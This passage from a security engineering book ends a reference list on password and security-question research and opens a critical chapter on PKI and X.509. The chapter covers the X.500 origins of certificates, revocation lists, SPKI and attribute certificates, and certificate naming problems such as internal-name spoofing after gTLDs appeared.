[393] "KeePass Remote Control", Andrew Savinykh, 29 November 2006, `http://www.brutsoft.com/keepass/remotecontrol.html`.

[394] Dominik Reichl, private communications, 23 February 2009.

[395] "Sxipper: FAQ", `http://www.sxipper.com/faq`.

[396] "Re: [cryptography] Apple Keychain (was Keyspace: client-side encryption for key/value stores)", Jeffrey Goldberg, posting to the cryptography@randombit.net mailing list, message-ID `C2FE25F7-76A7-40E0-A275-EC59FF9DD158@goldmark.org`, 25 March 2013.

[397] "How to Make Personalized Web Browsing Simple Secure and Anonymous", Eran Gabber, Phillip Gibbons, Yossi Matias and Alain Mayer, *Proceedings of Financial Cryptography 1997 (FC'97)*, Springer-Verlag LNCS No.1318, February 1997, p.17.

[398] "Internet Anonymising Techniques", David Martin, *;login*, Security Special Issue (May 1998), p.34.

[399] "On Secure and Pseudonymous Client-Relationships with Multiple Servers" Eran Gabber, Phillip Gibbons, David Kristol, Yossi Matias and Alain Mayer, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.2**, **No.4** (November 1999), p.390.

[400] "Consistent, Yet Anonymous, Web Access with LPWA", Eran Gabber, Phillip Gibbons, David Kristol, Yossi Matias and Alain Mayer, *Communications of the ACM*, **Vol.42**, **No.2** (February 1999), p.42.

[401] "A Usability Study and Critique of Two Password Managers", Sonia Chiasson, Paul van Oorschot and Robert Biddle, *Proceedings of the 15th Usenix Security Symposium (Security'06)*, August 2006, p.1.

[402] " Mobile phones 'dumbing down brain power'", Ben Quinn, Daily Telegraph, 15 July 2007, `http://www.telegraph.co.uk/news/main.jhtml?xml=/news/-2007/07/13/nbrain113.xml`.

[403] "Cultures of Trust: A Cross-Cultural Study on the Formation of Trust in an Electronic Environment", *Proceedings of the 5th Nordic Workshop on Secure IT Systems (NordSec'00)*, October 2000, p.89.

[404] "The Domino Effect of Password Reuse", Blake Ives, Kenneth Walsh and Helmut Schneider, *Communications of the ACM*, **Vol.47**, **No.4** (April 2004), p.75.

[405] "Phishing Social Networking Sites", "RSnake", 8 May 2007, `http://ha.ckers.org/blog/20070508/phishing-social-networking-sites/`.

[406] "Evaluating a Trial Deployment of Password Re-Use for Phishing Prevention", Dinei Florêncio and Cormac Herley, *Proceedings of the Anti-phishing Working Group 2nd Annual eCrime Researchers Summit*, October 2007, p.26.

[407] "HTTP Authentication: Basic and Digest Access Authentication", RFC 2617, John Franks, Phillip Hallam-Baker, Jeffery Hostetler, Scott Lawrence, Paul Leach, Ari Luotonen and Lawrence Stewart, June 1999.

[408] "IE, Apache Clash on Web Standard", Timothy Dyck, 18 March 2002, `http://www.eweek.com/c/a/Security/IE-Apache-Clash-on-Web-Standard/`.

[409] "A Convenient Method for Securely Managing Passwords", J. Alex Halderman, Brent Waters and Ed Felten, *Proceedings of the 14th World Wide Web Conference (WWW'05)*, May 2005, p.471.

[410] "Secure Passwords Through Enhanced Hashing" Benjamin Strahs, Chuan Yue and Haining Wang, *Proceedings of the 23rd Large Installation System Administration Conference (LISA'09)*, November 2009, p.93.

[411] "Stronger Password Authentication Using Browser Extensions", Blake Ross, Collin Jackson, Nick Miyake, Dan Boneh and John Mitchell, *Proceedings of the 14th Usenix Security Symposium (Usenix Security'05)*, August 2005, p.17.

[412] "SuperGenPass: A Free Bookmarklet Password Generator", Chris Zarate, `http://supergenpass.com/`.

[413] "How Many Firefox Users Customize Their Browser?", Ken Kovash, 11 August 2009, `http://blog.mozilla.com/metrics/2009/08/11/how-many-firefox-users-customize-their-browser/`.

[414] "How many Firefox users use add-ons?", author unknown, 11 August 2009, `http://blog.mozilla.com/addons/2009/08/11/how-many-firefox-users-use-add-ons/`.

[415] "Passwords for kids?", thread on the schoolforge-discuss@schoolforge.net mailing list, May 2004, `http://archives.seul.org/schoolforge/discuss/May-2004/msg00002.html`.

[416] "Research into authentication mechanisms appropriate for children (9-15 years)", New Zealand Ministry of Education, 9 March 2009.

[417] "Designing and Evaluating Challenge-Question Systems", Mike Just, *IEEE Security and Privacy*, **Vol.2**, **No.5** (September/October 2004), p.32.

[418] "While setting up an account at the National Archives", 37signals, 22 August 2011, `http://37signals.com/svn/posts/2992-while-setting-up-an-account-at-the-national`.

[419] "User authentication by cognitive passwords: an empirical assessment", Moshe Zviran and William Haga, *Proceedings of the 5th Jerusalem Conference on Information Technology (JCIT'90)*, October 1990, p.137.

[420] "Cost-effective Computer Security: Cognitive and Associative Passwords", John Podd, Julie Bunnell and Ron Henderson, *Proceedings of the 6th Australian Conference on Computer-Human Interaction (OZCHI'96)*, November 1996, p.304.

[421] "It's no secret: Measuring the security and reliability of authentication via 'secret' questions", Stuart Schechter, A.J.Bernheim Brush and Serge Egelman, *Proceedings of the 2009 Symposium on Security and Privacy (S&P'09)*, May 2009, to appear.

[422] "Messin' with Texas: Deriving Mother's Maiden Names Using Public Records", Virgil Griffith and Markus Jakobsson, *Proceedings of the 3rd Applied Cryptography and Network Security Conference (ACNS'05)*, Springer-Verlag LNCS No.3531, June 2005, p.91.

[423] "Personal knowledge questions for fallback authentication: Security questions in the era of Facebook", Ariel Rabkin, *Proceedings of the 4th Symposium on Usable Privacy and Security (SOUPS'08)*, July 2008, p.13.

[424] "What's in a Name? Evaluating Statistical Attacks on Personal Knowledge Questions", Joseph Bonneau, Mike Just and Greg Matthews, *Proceedings of the 14th Financial Cryptography Conference (FC'10)*, January 2010, to appear.

[425] "When the Password Doesn't Work: Secondary Authentication for Websites", Robert Reeder and Stuart Schechter, *IEEE Security and Privacy*, **Vol.9**, **No.2** (March/April 2011), p.43.

[426] "Modeling Unintended Personal-Information Leakage from Multiple Online Social Networks", Danesh Irani, Steve Webb, Calton Pu and Kang Li, *IEEE Internet Computing*, **Vol.15**, **No.3** (May/June 2011), p.13.

[427] "Adobe credentials and the serious insecurity of password hints", Troy Hunt, 12 November 2013, `http://www.troyhunt.com/2013/11/adobe-credentials-and-serious.html`.

[428] "Security Questions as a Password Reset Mechanism", Michael Szydlo, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007.

[429] "Cops: Hacker Posted Stolen X-rated Pics on Facebook", Robert McMillan, 2 November 2010, `http://www.pcworld.com/article/209584/-cops_hacker_posted_stolen_xrated_pics_on_facebook.html`.

[430] "Attorney General Kamala D. Harris Warns About Identity Theft as Predator Pleads Guilty to Hacking Hundreds of E-Mail Accounts", California Office of the Attorney-General Press Release, 13 January 2011, `http://oag.ca.gov/news/press_release?id=2026`.

[431] "Facebook Security Questions", Sean Sullivan, 30 April 2009, `http://www.f-secure.com/weblog/archives/00001673.html`.

[432] "'You are signing in from an unfamiliar location'", Sean Sullivan, 7 December 2009, `http://www.f-secure.com/weblog/archives/00001831.html`.

[433] "The Curse of the Secret Question", Bruce Schneier, 11 February 2005, `http://www.schneier.com/blog/archives/2005/02/the_curse_of_th.html`.

[434] "Personal Choice and Challenge Questions: A Security and Usability Assessment", Mike Just and David Aspinall, *Proceedings of the 5ᵗʰ Symposium on Usable Privacy and Security (SOUPS'09)*, July 2009, to appear.

[435] Microsoft security developer, personal communication, 13 December 2013.

[436] "Email-Based Identification and Authentication: An Alternative to PKI?", Simson Garfinkel, *IEEE Security and Privacy*, **Vol.1**, **No.6** (November/December 2003), p.21.

[437] "EBIA vs. PKI", Matthias Fischmann and Matthias Bauer, *IEEE Security and Privacy*, **Vol.2**, **No.2** (March/April 2004), p.6.

PKI

If you've read "Problems" on page 4 you'll probably have become aware by now of the fact that PKI isn't necessarily the most effective security measure ever created. Nevertheless because key management is really hard to do a number of security protocols and mechanisms use PKI to turn key management into Someone Else's Problem by declaring that whatever the problem is, PKI will solve it. As a result you'll often run into bits and pieces of PKI in conjunction with a protocol like SSL/TLS or IPsec or S/MIME, and in order to deal with it, it's helpful to know a bit about its background history (which explains why it does a great many things in such a strange way), as well as some of the problems that you'll run into when you try and work with it[146].

Unfortunately the original problem that X.509 certificates were designed to solve, access control to an X.500 directory, is nothing like the problems that need to be solved today. This creates a severe impedance mismatch between real business demands and the traditional X.509 model, with the result being that real-world requirements have to be artificially constrained in order to match the X.509 worldview. An additional complication is the fact that the X.509 model, tied to X.500/LDAP directories, hierarchical structures (with cross- and bridge-certification as proposed band-aids), offline revocation, and assorted other design decisions stemming from its X.500 origins, is unsuited for real-world use [1][2][3][4][5][6], which would typically use standard business tools and methods like relational databases, a non-hierarchical organisation, and online validity/authorisation checking.

An additional problem that occurs with X.509 is the incredible complexity of the technology, with one single standards group alone, the IETF's PKIX standing committee, currently listing *one thousand seven hundred pages* of PKI standards with a further five hundred pages of additional draft standards waiting in the wings. Just to put that into perspective, this means that one single PKI committee's standards and drafts are more than twice as voluminous as all three volumes of Stevens' TCP/IP Illustrated, which covers not only all of the core protocols used on the Internet (in far more detail than the RFCs do) but contains a complete implementation of a TCP/IP protocol stack to boot.

The amount of paperwork for the PKI products themselves is no less ecologically disturbing, with one major PKI vendor accompanying their software with over *two thousand* pages of documentation, and user evaluations finding that even this was insufficient to allow easy use of the software [7].

The inevitable result of this enormous complexity is that many of these standards are barely supported by any significant implementation, or where they are supported are implemented in a piecemeal, erratic fashion that makes it unsafe to rely on the correct handling of any particular piece of PKI functionality. If you recall the discussion of the social-planning concept of wicked problems in "Problems without Solutions" on page 396 then PKI is a textbook example, exhibiting all the required characteristics of having no clearly defined formulation, uncertain or nonexistent data, stakeholders with radically different world views, requirements that continually change over time, ideological, political, and economic constraints, consequences that are difficult to imagine, and no stopping rule that tells you when you've solved the problem [8].

The remainder of this chapter provides a brief overview of selected portions of PKI and X.509, looks at the problems inherent in the approach used by the standard X.509 PKI model, and outlines a variety of alternative approaches that range from simple workarounds through to designing the application to sidestep the problem entirely.

---

[146] Unlike other chapters this one doesn't provide references for every single statement made because many of the references would be to private communications with PKI and application developers, which wouldn't be further useful. In addition since many of them concern flaws in deployed products it could lead to a situation where if I give you read access to the identities of contributors, their employers might apply execute access to them. Because of this I've only given references for openly published sources or when someone is explicitly quoted in the text.

Certificates

The pre-history of PKI goes back to Diffie and Hellman's seminal paper on public-key cryptography, which proposed a key directory called a Public File that users can consult to find other users' public keys [9]. The Public File protects its communications by signing them, and would today be called a trusted directory [10]. A signature on a public key was thus a one-time assertion by the public file that "this key is valid right now for this person". This is a sensible, straightforward approach today, when we have a public file called the world-wide web. As Verisign's former chief scientist Phil Hallam-Baker so aptly put it during one of the periodic debates over LDAP's (lack of) use for certificate storage, "we have a system, it is called the Web, everyone else lost, get over it" [11]. However more than three decades ago when the Public File was first proposed it wasn't nearly as practical.

As the Public File would have been implemented using the technology of the time, typically terminals connected to remote mainframes over X.25 virtual circuits, it had several problems. The Public File is both a very tempting target for attackers and, existing long before high-availability Internet servers appeared, presents a considerable performance bottleneck. In addition using the Public File for key management would require dropping the X.25 virtual circuit that you're communicating on, opening a circuit to the Public File to fetch the key, and then re-establishing the virtual circuit to the host that you're dealing with, so that "either the communicant must use two communication lines at once or break and then reinitiate a communication link" [12] (like password "best practices", PKI carries around an awful lot of peculiar historical baggage that hasn't made much sense for decades).

Recognising these problems, an MIT student called Loren Kohnfelder in 1978 proposed the concept of certificates in his undergraduate thesis [12]. Certificates separate the Public File's signing and lookup functions by allowing a certificate authority (CA) to bind a name to a key through a digital signature and then store the resulting certificate in a repository. Since the repository no longer needs to be trusted and can be replicated, made fault-tolerant, and given various other desirable properties, this removes many of the problems associated with a trusted directory.

Figure 175: X.500 directory model

A few years after the concept of certificates was first proposed their use was incorporated into X.500, a global directory of named entities administered by monopoly telcos. The X.500 directory uses a hierarchical database model, at a time when the rest of the world had abandoned this approach for the more powerful relational model, leading to the tongue-in-cheek observation that X.500 was "a bunch of network types trying to reinvent 1960s database technology" [13]. The path through the directory, which would be the search key in a normal database, is defined by a series of relative distinguished name (RDN) components that together form a distinguished name (DN). At the end of the path is an entry that contains one or more

attributes containing the actual data as a set of { type, value } pairs. An example of this configuration is shown in Figure 175.

The DN itself is made up of an arbitrary number of components, of which typical examples include the country C, the state or province SP, the locality L, the organisation O, the organisational unit OU, the common name CN, and many, many more stretching on for pages and pages in the standards documents. In addition to this it's possible to define your own components, and every little standards body and committee invariably does. The problems with this approach are covered in "Problems with Identity Certificates" on page 664.

Figure 176: X.500 directory with certificate-based access control

In order to protect access to the directory X.500 uses a variety of access-control mechanisms ranging from simple password-based measures (with or without hashing to protect the password) to the relatively novel (at the time that it was proposed) approach of using digital signatures. In the case of signature-based access control the plan was that each portion of the directory would have CAs attached to it that would create certificates for access control purposes. This configuration is shown in Figure 176.

Figure 177: Certificate hierarchy

The original X.509v1 certificate structure very clearly shows its X.500 origins. There's an issuer DN to locate the CA in the X.500 directory, a subject DN to locate the user (or in X.509 terms the end entity) in the directory, a validity period to define the interval over which the certificate can be used for directory access, and a public key. The resulting chain of certificates, freed from the directory-based view of Figure 176, is shown in Figure 177. The issuer-name field in each certificate points back to the certificate of the CA that signed it, and that CA's key is used to verify the signature on the issued certificate. The CA at the top of the chain, known as the root CA or "single point of failure" [14][15][16], signs its own certificate, creating a self-signed root CA certificate.

There's no indication in these certificates of whether the certificate belongs to a CA or an end entity (since this information is implicit from the directory), what the key in the certificate can be used for (there was only one use, directory authentication), what policy the certificate was issued under (again, there was only one policy, directory authentication), or any of the other paraphernalia without which no current certificate can be complete. This information was explicitly excluded from certificates because the only intended use was for directory access control [17]. Although no real directories of this type were ever seriously deployed, PKI designers and users have had to live with the legacy of this approach ever since, leading two US government PKI program managers to complain that current PKI is based on "digital ancestor worship of closed-door generated standards going back to at least the mid 80s" [18].

One of the main conceptual problems with this approach is that it turns simple public keys into capabilities, tickets that control access rights and that an end entity can use to demonstrate their access to an object. Capabilities have the problem that they make access review (deciding who has access to what, since a capability can be easily passed on to others) and revocation extremely tricky [19][20]. Making things even more problematic in the case of certificates as capabilities is the fact that some of

those capabilities (CA certificates) have the ability to create arbitrary numbers of new capabilities unforeseen by the original issuer, including ones with the ability to create even further capabilities.

A standard (if clunky) way to address the capability-revocation issue is to change the name of the object that the capability refers to in order to render it invalid, or in more implementation-friendly terms to use indirection via links to enable revocation through manipulation of the links [21]. Renaming for revocation purposes is the computer equivalent of changing the locks in a building in order to deny access to existing key holders. Capability revocation through renaming can be extended further with tricks like using multiple alias names for an object, one per capability, for selective revocation. In practice though this is all just access control theorising because no-one ever thought this far ahead with certificates.

X.500 tried to address the capability revocation problem through certificate revocation lists (CRLs), a digital analogue of 1970's-era credit-card blacklists (strictly speaking a card recovery bulletin [22]) which in turn were modelled after even earlier cheque blacklists. The standard was rather vague as to how this was supposed to work and left all of the details up to the CA and/or directory. Other options that were provided included simply replacing the revoked certificate with a new one, notifying the certificate owner "by some off-line procedure", and various other approaches [23]. The issue of revocation of capabilities/certificates is in fact so thorny that there's an entire section, "Revocation" on page 677, devoted to it.

Figure 178: X.509 certificate usage model

The final form taken by the X.509 certificate usage model, in this case for general-purpose digital signature verification rather than the originally intended purpose of directory authentication, is shown in Figure 178. The certificate user, or in X.509 terminology the relying party, wishing to verify a signature, fetches a certificate from a repository, fetches a CRL (discussed later) from the same or another repository, checks the certificate against the CRL, and finally checks the signature against the certificate. Although originally the repository was intended to be the X.500 directory in practice it's anything from flat files, a relational database [24], Berkeley DB, and the Windows registry (with a perpetual dream of storing certificates in the DNS, mostly because, unlike X.500, it's actually there [25][26][27]), through to a hardcoded local certificate or more commonly a certificate included along with the data that it authenticates. On some rare occasions it really is fetched from a directory.

The dream then was of a global PKI built around X.500 [28][29], with advocates predicting that "every Internet user will have one or several public key pairs and corresponding certificates issued by CAs who act as trusted third parties. The provision of security services such as authentication, data confidentiality and integrity, access control and nonrepudiation will be based on the availability of public key certificates on a global scale" [30].

Unfortunately after defining the basic shape of a certificate and CRL, X.509 declared victory and then went on to spend the next twenty-five years fiddling with certificate details without bothering to define how they were meant to be used. How do you locate a CA? How do you (reliably) get a copy of the CA's public key? How do you get your public key to the CA? How does the CA verify your information? How do you get your certificate back from the CA? All of these questions (and many others [31]) were left unanswered by the standards designers, resulting in later standards bodies having to resort to measures like using PGP to handle X.509 certificate issuance [32], leading to a tongue-in-cheek suggestion that PGP might end up being X.509's secret weapon [33]. Another PKI project used SSH to manage its secure certificate issuance [34].

There were half-hearted attempts made years later to address the certificate management issues [35] but because there was no agreement over how to do it everyone came up with their own standards, the designs were rarely evaluated before being declared complete, and when they were published as standards few vendors implemented them, or if they did often found that they didn't work properly (one PKI protocol's first version was published as "version 2" because when implementers finally got around to implementing what should have been version 1 they found that it didn't actually work), or that it was nearly impossible to get any two independent implementations to agree on their interpretation of the standards (this is a severe problem with X.509 and is covered in more detail in "X.509 in Practice" on page 694).

As a result, people kludged together whatever was needed from a combination of Google, email, cut-and-paste, HTTP GET/PUT, and whatever else was necessary to get their certificate. So if you're googling for the cheapest CA to buy a certificate from, pasting the output of an OpenSSL command into a web page, proving your identity via email, and obtaining your certificate by clicking on a download link while eating scrambled eggs with a comb from a shoe then there's no need to feel bad about it, this is industry standard practice and everyone else is stuck doing more or less the same thing.

Identity vs. Authorisation Certificates

A certificate (or in more general terms a capability) is typically used to address the authorisation problem in distributed environments, being required to answer the question "Is user U permitted to perform operation O on resource R?". A concrete example of this type of question is "Is user Bob allowed to move $1000 out of bank account 123-456-789?". Implementing this type of operation requires three different mechanisms, authentication, authorisation, and audit, more usually known as AAA [36]. Pre-PKI protocols like Kerberos were originally designed with the three AAA heads in mind. Kerberos had taken care of the first and was halfway through the second when, as one author puts it, "public-key cryptography came along. Then we all disappeared down a rabbit hole for twenty years, and we've just emerged now. The effect of public key was that we went back and did authentication again, but never re-did authorisation, or did audit at all" [37]. As a result conventional X.509 PKI provides authentication, but neither authorisation nor audit, and even after more than two decades of work there's still no sign of either of these two requirements appearing on the X.509 radar.

Figure 179: X.509 (top) and SPKI (bottom) certificate functionality

In abstract terms an X.509 certificate can be thought of as a signed *n*-tuple that asserts a predicate $p(x_1, x_2, x_3, \ldots x_n)$ over the fields that it contains. Unfortunately there's no way to indicate exactly what that predicate is. Some examples of required predicates might include *has_read_access_to* or *can_withdraw_money_from*, while the only real predicate that an X.509 certificate can offer is the tautological *is_an_X509_certificate* [38]. An alternative technology to X.509 called Simple Public Key Infrastructure (SPKI), whose operation is shown in Figure 179, asserts a user-defined predicate specified by the issuer of the certificate, so that the relying party can make meaningful authorisation decisions based on the contents of the certificate [90][91]. These predicates may be arbitrarily complex, going beyond the basic *can_withdraw_money_from* example given above to more specialised forms such as *can_withdraw_money_from_account_X_up_to_$Y_per_day*, a predicate useful for handling ATM withdrawals.

In addition SPKI contains the necessary mechanisms for automatically evaluating and processing these authorisation decisions (SPKI doesn't even require public-key encryption, it's possible to implement it entirely with symmetric cryptography [39]). The X.509 world, consisting purely of identity certificates, provides no equivalent for this capability [40]. Despite its theoretical elegance and a flood of research papers in the late nineties and early noughties [41][42][43][44][45][46][47][48][49][50][51] [52][53][54][55][56], SPKI's real appeal was always to the mathematicians and not to the market, with its biggest advantage, that it wasn't X.509, also being its biggest disadvantage.

X.509 does have a crude equivalent to SPKI in the form of a certificate variant called an attribute certificate [57][58][59][60][61][62][63][64][65] but deployment of these is essentially nonexistent (the initial enthusiastic plans to use attribute certificates in SSL/TLS, for web access control, for the Internet printing protocol, to label secure email, and whatever other justifications could be invented for them [66] never really panned out) and there is no real-world experience in using them, although an earlier attempt at something similar using modified X.509 certificates indicates that they'll be extremely problematic [67].

Other approaches didn't even consider attribute certificates but simply combined ordinary X.509 certificates with XML [68][69]. In any case though all of this was too little, too late, with the never-really-completed work on attribute certificates being rendered redundant by the appearance of fully-developed standards like the Security Assertion Markup Language (SAML) [70], which offered far more functionality and flexibility than attribute certificates ever could. If you want to use certificates for authorisation decisions, just use them to sign SAML assertions, which neatly sidesteps the whole attribute certificate issue (note though that SAML introduces a number of security problems of its own, covered in "Theoretical vs. Effective Security" on page 5 and "Single-point-of-failure Sign-On" on page 597).

We can also analyse the effect (or lack thereof) of certificates by using the concept of speech acts, an aspect of linguistic theory [71]. A speech act is something that goes beyond basic communication (me saying "Alice and Bob are married") to one that creates a tangible, real-world effect (a minister saying "Alice and Bob are married")

[72][73][74]. When humans communicate with each other they'll generally recognise the difference between speech acts and purely communicative speech, including allowances for ambiguous cases like "The cheque's in the mail" and "If elected I will …". In the absence of deliberate deceit, humans are reasonably good at distinguishing pure communications from speech acts.

Another way of looking at speech acts is to consider them as the difference between a declaration and an assertion. If an agent declares a fact, and is empowered to declare it (a minister, in the above example) then it becomes true, but if someone merely asserts it then that doesn't make it true [75]. Once you start involving money in the process then you need to go beyond declarations to guarantees, typically of financial transactions, which moves things as far beyond declarations as declarations are beyond assertions.

When computers are involved things get a lot more complicated, both in terms of distinguishing between what's pure communication and what's a speech act, and in determining what's actually being conveyed in a speech act (there have been attempts made in the past to formally model security protocols as speech acts, but this remains purely theoretical [76]). To a lawyer, a certificate (in the legal rather than the PKI sense) certifies the truth of something for which the certifier takes responsibility to those who may be expected to rely on it.

In contrast as a pure speech act what a PKI certificate is saying is that at some point some entity who may or may not be the one named in the certificate probably requested that another entity who may or may not be the one named elsewhere in the certificate took the public components of a private key that the first entity may or may not control and asked the second entity to sign it using a private key that they may or may not control. Once this has then gone through many, many layers of software it's been changed to (for example) a statement that the user has definitely connected to a web site controlled by the named entity, and by the time it gets to the user it's jumped even further to becoming an assurance that it's safe to enter sensitive personal and financial information on the web site!

This is an issue that crops up frequently with hardcore security geeks, they'll point out that the only thing that a CA is certifying beyond "money changed hands" is that there's probably some sort of connection between the domain name in the certificate and an actual site, but the problem is that no-one but the security geeks know that that's all it is. The subject of what a user is actually trusting when they "trust" a certificate is a complex one and is covered in more detail in "EV Certificates: PKI-me-Harder" on page 72.

Privacy issues, which are occasionally a concern but never appear to be a consideration in PKI design except for token measures by a few European CAs that allow the use of registered pseudonyms, are covered elsewhere [77][78][79][80]. I once had a rather odd discussion with a security person who had just been to a conference presentation about e-government authentication systems [81]. They just couldn't understand why the entire talk had focussed on addressing user concerns and privacy issues rather than on PKI, smart cards, biometrics, and related authentication paraphernalia — the talk never even looked at PKI, all it seemed concerned with was pointless topics like user privacy issues (similar responses have been reported from other conferences by people advocating consideration for privacy concerns in the design and deployment of identity-management and PKI systems).

Problems with Identity Certificates

The abstract model for certificate usage given earlier, while simple, hides a great many problems. The biggest of these is reflected in the simple phrase "fetches a certificate from a repository". Since the concept of a global distributed directory (or even a less ambitious local directory) was never realised, there's no clear idea where to fetch a certificate from, and if you have a certificate there's no clear idea where to fetch its CRL from unless the certificate conveniently points this out to you. This is a well-known PKI issue called the "Which directory?" problem. The solution that was adopted, and that works reasonably well in practice, is to include any certificates that

might be needed wherever they might be needed. For example an S/MIME signature usually includes with it all the certificates needed to verify it and an SSL server's communication to the client usually includes with it the certificates needed to protect those communications. Obtaining a new certificate is handled either by out-of-band means (for example by mailing a user and asking for their certificate) or by a lazy update mechanism in which applications keep copies of any certificates they may come across in case they're useful in the future. This approach nicely solves the certificate distribution problem, but at the expense of moving the load across to an even harder problem, the certificate revocation problem.

Even if you know which directory to look in there's no way to determine which DN should be used to find a certificate, or which of a number of identical names that you're searching on belongs to the person whose key you're interested in. This is another standard PKI issue, the "Which John Smith?" problem (one of the best not-quite-published papers on this topic is "Global Names Considered Harmful" by Mark Miller, Mark Miller, and Mark Miller [82]). As a result the post-X.500 form of X.509 that's in use today turns a key distribution problem into an equally intractable name distribution problem.

An example of this appeared when ICANN started assigning generic top-level domains (gTLDs). Since these names were, well, generic, they were already in use internally by a number of organisations, with accompanying internal-only certificates issued by at least 157 public CAs for widely-used names like `.corp`. Once gTLDs appeared (which included `.corp`), anyone could buy a certificate for the same name that was being used internally and spoof the internal-only server [83][84].

Spoofing of this kind wouldn't even require an active attack on the network infrastructure, all that's required is for the victim to take their laptop outside the company's network, at which point the `mailserver.companyname.corp` that it's connecting to isn't the one run by the company any more. In addition the attack doesn't really require the use of an internal certificate issued by a public CA. Because of the implicit universal cross-certification that's used in most certificate-using applications (see "Certificate Chains" on page 669), even a company that carefully issues its own internal certificates from a private CA can have it usurped by an external gTLD certificate, since the browser or similar application will treat them both equally [85].

Although it's possible to disambiguate names in certificates through ad hoc measures like adding the last four digits of a user's social security number to the DN (as was used in one project which found that there were people with the same first, middle, and last name being issued certificates) the result is a DN that's unique but useless for name lookups since no third party will know how to construct it. X.501's name design criteria would have made things even more difficult by more or less disallowing name forms that were amenable to automated processing [86], but the issue was resolved in an amicable manner by everyone ignoring the design criteria (this is a frequent coping mechanism that's applied by users to X.500 requirements, with more examples given later).

